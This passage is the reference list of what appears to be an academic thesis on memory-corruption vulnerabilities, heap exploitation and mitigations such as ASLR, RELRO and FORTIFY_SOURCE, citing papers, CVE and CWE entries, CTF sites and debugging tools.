[4]  Red Hat Security Blog. *Position Independent Executables*. Nov. 28, 2012. URL: https://access.redhat.com/blogs/766093/posts/1975793.

[5]  Erik Buchanan et al. "When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC". In: *Proceedings of CCS 2008*. Ed. by Paul Syverson and Somesh Jha. ACM Press, Oct. 2008, pp. 27–38.

[6]  TIS Committee. *Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification*. 1995. URL: http://refspecs.linuxbase.org/elf/ elf.pdf.

[7]  *CTFTime*. URL: https://ctftime.org (visited on 05/02/2019).

[8]  *CVE Details - The ultimate security vulnerability database*. URL: https: //www.cvedetails.com/ (visited on 05/02/2019).

[9]  cvedetails.com. *Vulnerabilities By Date*. URL: https://www.cvedetails. com/browse-by-date.php (visited on 05/02/2019).

[10] cvedetails.com. *Vulnerabilities By Type*. URL: https://www.cvedetails. com/vulnerabilities-by-types.php (visited on 05/02/2019).

[11] Alan Dang. "The NX Bit And ASLR". In: *Tom's Hardware* (2009). URL: https : / / www . tomshardware . com / reviews / pwn2own - mac - hack , 2254-4.html.

[12]    DARPA. *DARPA Cyber Grand Challenge*. 2016. URL: https://archive. darpa.mil/cybergrandchallenge/ (visited on 05/02/2019).

[13]    *Docker: Enterprise Container Platform for High-Velocity Innovation*. URL: https://www.docker.com/ (visited on 05/02/2019).

[14]    FIRST. *CVSS v3.0 Specification*. 2015. URL: https://www.first.org/cvss/ cvss-v30-specification-v1.8.pdf.

[15]    Markus Gaasedelen and Amy (itszn). *The Layman's Guide to Zero-Day Engineering - A demystification of the exploit development lifecycle*. Dec. 29, 2018. URL: https://media.ccc.de/v/35c3-9979-the_layman_s_guide_to_zero-day_engineering (visited on 05/02/2019).

[16]    gbmaster. *x86 Exploitation 101: "House of Spirit" – Friendly stack overflow*. July 21, 2015. URL: https://gbmaster.wordpress.com/2015/07/21/x86-exploitation-101-house-of-spirit-friendly-stack-overflow/ (visited on 05/02/2019).

[17]    *GDB: The GNU Project Debugger*. Feb. 27, 2019. URL: https://www.gnu.org/software/gdb/ (visited on 04/02/2019).

[18]    *GEF - GDB Enhanced Features*. URL: https://gef.readthedocs.io/en/master/ (visited on 05/02/2019).

[19]    Wolfram Gloger. *Wolfram Gloger's malloc homepage*. June 5, 2006. URL: http://www.malloc.de/en/index.html (visited on 05/21/2018).

[20]    GNU. *LD.SO(8) - Linux Programmer's Manual*. 2018. URL: http://man7.org/linux/man-pages/man8/ld.so.8.html (visited on 04/29/2019).

[21]    Michael Howard. *Security Development Lifecycle (SDL) Banned Function Calls*. 2011. URL: https://msdn.microsoft.com/en-us/library/bb288454.aspx.

[22]    Michael Howard. *Writing Secure Code*. eng. Sebastopol, 2004.

[23]    ISO/IEC. *ISO/IEC 27000 - Information technology — Security techniques — Information security management systems — Overview and vocabulary*. ISO/IEC. ISO/IEC, 2018.

[24]    Jakub Jelinek. *[PATCH] Object size checking to prevent (some) buffer overflows*. 2004. URL: https://gcc.gnu.org/ml/gcc-patches/2004-09/msg02055.html (visited on 03/25/2019).

[25] *jemalloc memory allocator*. URL: http : / / jemalloc . net/ (visited on 05/02/2019).

[26] Michel "MaXX" Kaempf. "Vudo malloc tricks". In: *Phrack* (2001).

[27] Tobias Klein. *RELRO - A (not so well known) Memory Corruption Mitigation Technique*. Feb. 21, 2009. URL: https://tk-blog.blogspot. no/2009/02/relro-not-so-well-known-memory.html.

[28] Michael Larabel. *Glibc Enables A Per-Thread Cache For Malloc - Big Performance Win*. 2017. URL: https://www.phoronix.com/scan. php?page=news_item&px=glibc-malloc-thread-cache (visited on 04/26/2019).

[29] Elias Levy. "Smashing The Stack For Fun And Profit". In: *Phrack* (1996).

[30] Yannay Livneh. "House of Fun; or, Heap Exploitation against GlibC in 2018". In: *PoC || GTFO* (2018).

[31] Barton P. Miller, Lars Fredriksen, and Bryan So. *An Empirical Study of the Reliability of UNIX Utilities*. University of Wisconsin, 1989. URL: ftp://ftp.cs.wisc.edu/paradyn/technical_papers/fuzz.pdf.

[32] John Neystadt. *Automated Penetration Testing with White-Box Fuzzing*. 2008. URL: https://msdn.microsoft.com/en-us/library/cc162782.aspx# Fuzzing_topic4.

[33] *Overview of Malloc*. Mar. 12, 2018. URL: https://sourceware.org/glibc/ wiki/MallocInternals.

[34] Hewlett Packard. *Data Execution Prevention*. 2005. URL: http : / / h10032.www1.hp.com/ctg/Manual/c00387685.pdf.

[35] Phantasmal Phantasmagoria. *The Malloc Maleficarum Glibc Malloc Exploitation Techniques*. Oct. 11, 2005. URL: https://dl.packetstormsecurity. net/papers/attack/MallocMaleficarum.txt (visited on 03/05/2019).

[36] *ptmalloc fanzine*. July 26, 2016. URL: http://tukan.farm/2016/07/26/ ptmalloc-fanzine/ (visited on 05/02/2019).

[37] *pwntools*. URL: http : / / docs . pwntools . com / en / stable/ (visited on 05/02/2019).

[38] *Python*. URL: https://www.python.org/ (visited on 05/02/2019).

[39]  *Search Results for Format String*. URL: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=format+string (visited on 05/08/2018).

[40]  Umesh Shankar et al. *Detecting Format String Vulnerabilities with Type Qualifiers*. University of California at Berkeley, 2001. URL: https://www.cs.umd.edu/~jfoster/papers/usenix01.pdf.

[41]  Shellphish. *DARPA Cyber Grand Challenge*. 2016. URL: http://shellphish.net/cgc/ (visited on 05/02/2019).

[42]  Huzaifa Sidhpurwala. *Security Technologies: FORTIFY_SOURCE*. 2018. URL: https://access.redhat.com/blogs/766093/posts/3606481 (visited on 03/25/2019).

[43]  Chromium Team. *Sandbox*. URL: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md (visited on 05/02/2019).

[44]  CVE Content Team. *About CVE*. 2018. URL: https://cve.mitre.org/about/index.html.

[45]  CVE Content Team. *CVE-2014-0160*. 2014. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-0160.

[46]  CVE Content Team. *CVE-2016-5195*. 2016. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195.

[47]  CWE Content Team. *CWE-121: Stack-based Buffer Overflow*. Mar. 27, 2018. URL: https://cwe.mitre.org/data/definitions/121.html (visited on 04/04/2018).

[48]  CWE Content Team. *CWE-134: Use of Externally-Controlled Format String*. Mar. 27, 2018. URL: https://cwe.mitre.org/data/definitions/134.html (visited on 05/08/2018).

[49]  CWE Content Team. *CWE-415: Double Free*. Jan. 3, 2019. URL: https://cwe.mitre.org/data/definitions/415.html (visited on 05/01/2019).

[50]  CWE Content Team. *CWE-416: Use After Free*. Mar. 29, 2018. URL: https://cwe.mitre.org/data/definitions/416.html (visited on 08/23/2018).

[51]  CWE Content Team. *CWE-590: Free of Memory not on the Heap*. Jan. 3, 2019. (Visited on 05/01/2019).

[52]  PaX Team. *aslr.txt*. Mar. 15, 2003. URL: https://pax.grsecurity.net/docs/
      aslr.txt.

[53]  Ubuntu Team. *Releases*. Apr. 9, 2019. (Visited on 04/11/2019).

[54]  *updated glibc version for hof, fastbin_dup, and tcache_dup*. Mar. 29, 2019.
      URL: https://github.com/shellphish/how2heap/pull/95 (visited on
      05/02/2019).

[55]  v8. *heap.cc*. Apr. 30, 2019. URL: https://github.com/v8/v8/blob/master/
      src/heap/heap.cc (visited on 05/02/2019).

[56]  Rafal Wojtczuk. "Advanced return-into-lib(c) exploits (PaX case
      study)". In: *Phrack* (2001).